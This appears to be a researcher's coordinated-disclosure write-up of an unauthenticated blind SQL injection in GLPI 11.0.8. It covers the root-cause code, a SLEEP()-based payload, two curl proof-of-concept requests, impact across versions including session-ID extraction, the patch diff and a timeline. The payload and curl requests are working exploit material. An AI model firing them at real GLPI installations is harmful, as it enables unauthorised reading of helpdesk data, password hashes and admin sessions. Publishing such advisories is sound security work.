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
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Web

Le 20 octobre 2026

Unauthenticated SQL injection in GLPI

par Antoine Morin Cofondateur



Context

GLPI is one of the most widely deployed open source IT asset management platforms. Helpdesk, inventory, tickets, contracts, directory: it concentrates sensitive operational data

and is regularly found exposed on the Internet.

| Property | Value | | | **Version tested** | GLPI 11.0.8, clean install, no plugins | | | **Class** | SQL injection (CWE-89) | | | **Authentication** | **None** | | | **Advisory** | `GHSA-753w-2942-4pxm` | |

Reaching the vulnerable code without authentication

The entry point is `front/planning.php`. Two independent design choices combine to open the way for an anonymous client.

`genical` disables the rights check

```
// front/planning.php
if (!isset($_GET['genical'])) {
    Session::checkRight("planning", READ);
}
```

`checkavailability` short-circuits token validation

```
if (isset($_GET['checkavailability'])) {
    Planning::checkAvailability($_GET);          // reached first
} elseif (isset($_GET['genical'])) {
    if (isset($_GET['token'])) {
        // token validation here...
    }
}
```

The iCalendar token is only checked in the `elseif` branch. Since `checkavailability` is tested **first**, sending both parameters runs `checkAvailability()` without ever reaching the validation.

`checkAvailability()` accepts dates without validation

```
$begin = $params['begin'] ?? date('Y-m-d');
$end   = max($params['end'] ?? date('Y-m-d'), $begin);
```

The method checks that `itemtype` and its id (`users_id`) point to an existing record (`itemtype=User&users_id=2`, the default super-admin), then lets `begin`/`end` through without validation.

The full request:

```
GET /front/planning.php?genical=1&checkavailability=1&itemtype=User&users_id=2&begin=
<INJECTION>&end=z
```

The root cause: concatenation into `QueryExpression`

`checkAvailability()` calls `populatePlanning()` and `populateNotPlanned()` for each planning type. The bug is in the not planned branch.

In `CommonITILTask::genericPopulatePlanning()` (reached via `TicketTask`, `ChangeTask`, `ProblemTask`):

```php
// src/CommonITILTask.php  (~line 1379)
if (isset($options['not_planned'])) {
    $WHERE = [
        // ...
        new QueryExpression($edate . " >= '" . $begin . "'"),   // $begin injected raw
        new QueryExpression($bdate . " <= '" . $end   . "'"),   // $end   injected raw
    ];
} else {
    // safe branch: values escaped by the query builder
    $WHERE = [
        $item->getTable() . '.end'   => ['>=', $begin],
        $item->getTable() . '.begin' => ['<=', $end],
    ];
}
```

The `else` branch escapes `$begin` through the array syntax (`['>=', $begin]` → `quoteValue()`); the `not_planned` branch concatenates it raw into a `QueryExpression`. A `'` then breaks out of the literal and injects arbitrary SQL.

The same pattern exists in `ProjectTask::populatePlanning()` (~line 1921).

This branch does run: `populateNotPlanned()` sets `$options['not_planned'] = true` (via `genericPopulateNotPlanned()`) before calling `genericPopulatePlanning()`.

One quirk: the availability Twig template appends a time suffix to each bound (`" 08:00:00"` / `" 20:00:00"`). The payload closes the quote, injects the condition, then re-opens one to absorb the suffix, hence the `AND '1` ending.

Exploitation

On a fresh install, the planning tables are empty, so a `SLEEP()` in the `WHERE` never fires. The way around it: an uncorrelated subquery with its own `FROM` clause is evaluated at optimization time, independently of the outer table. Targeting `glpi_configs` (always populated) gives a guaranteed evaluation:

```
begin = 2000-01-01' AND (SELECT IF(<CONDITION>, SLEEP(1), 0) FROM glpi_configs LIMIT 1)
AND '1
```

The injection point is hit several times per request.

Proof of concept

Two requests, only the condition changes (1=2 vs 1=1):

```
curl -sS -o /dev/null \
  -w 'HTTP %{http_code} - %{time_total}s\n' \
  --get 'http://127.0.0.1:8081/front/planning.php' \
  --data-urlencode 'genical=1' \
  --data-urlencode 'checkavailability=1' \
  --data-urlencode 'itemtype=User' \
  --data-urlencode 'users_id=2' \
  --data-urlencode "begin=2000-01-01' AND (SELECT IF(1=2, SLEEP(1), 0) FROM glpi_configs
LIMIT 1) AND '1" \
  --data-urlencode 'end=z'
```

```
curl -sS -o /dev/null \
  -w 'HTTP %{http_code} - %{time_total}s\n' \
  --get 'http://127.0.0.1:8081/front/planning.php' \
  --data-urlencode 'genical=1' \
  --data-urlencode 'checkavailability=1' \
  --data-urlencode 'itemtype=User' \
  --data-urlencode 'users_id=2' \
  --data-urlencode "begin=2000-01-01' AND (SELECT IF(1=1, SLEEP(1), 0) FROM glpi_configs
LIMIT 1) AND '1" \
  --data-urlencode 'end=z'
```

Impact

An unauthenticated remote attacker can read the **entire GLPI application database**: password hashes, configuration, inventory, tickets, projects, users. Depending on the version, this read access can lead to an **administrator account takeover** (detailed below) and **remote code execution**.

Multi-version analysis: GLPI 10, 11 and 12

The same bug produces very different effects depending on what surrounds it.

GLPI 10.x

The injection point exists in 10.x, but GLPI ≤ 10 applies global input escaping as early as `inc/includes.php`: `Sanitizer::sanitize($_GET)` passes every value through `$DB->escape()` (`mysqli::real_escape_string()`).

The injected `'` becomes `\'` before it reaches the SQL. The `general_log` shows:

```
... WHERE `glpi_changetasks`.`date` >= '2000-01-01\' AND SLEEP(2) AND \'1 08:00:00' ...
```

The payload is folded back into the string literal, `SLEEP()` does not run. **GLPI 10 is therefore not exploitable** through this injection.

GLPI 11.0.8

GLPI 11 dropped global escaping in favor of contextual escaping inside the query builder. A good long-term choice - except that a hand-built `QueryExpression` bypasses that layer. The raw `'` reaches the query intact, and the injection works.

The injection is read-only, and 11.0.8 stores no replayable secret in clear text: sessions on disk, encrypted tokens. One lever is to retrieve the password hashes and crack them.

12-dev branch

On the 12 branch, the `SessionTracker` stores PHP session identifiers **in clear text** in `glpi_users_sessions` (column `session_file`). No more hash to crack: the oracle extracts the session identifier of a logged-in admin.

This observation is reported so that it can be handled before a stable release. The 12-dev branch is not among the affected stable versions.

The fix (`GHSA-753w-2942-4pxm`) replaces the raw concatenation with `quoteValue()`:

```
-                new QueryExpression($edate . " >= '" . $begin . "'"),
-                new QueryExpression($bdate . " <= '" . $end . "'"),
+                new QueryExpression($edate . " >= " . $DB::quoteValue($begin)),
+                new QueryExpression($bdate . " <= " . $DB::quoteValue($end)),
```

Applied to `src/CommonITILTask.php` and `src/ProjectTask.php`.

Disclosure timeline

| Date | Event | | | 2026-08-03 | Reported to the GLPI security team | | | 2026-08-10 | Report confirmed | | | 2026-08-12 | CVE assignment requested | | | 2026-09-07 | Fix validated, private fork deleted | | | 2026-09-16 | GLPI 11.0.9 released (patched version) | | | 2026-10-20 | Article released | | | *Pending* | CVE assignment | |

References

- Advisory `GHSA-753w-2942-4pxm`: coming soon
- GLPI security advisories: https://github.com/glpi-project/glpi/security/advisories

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Antoine Morin

Cofondateur

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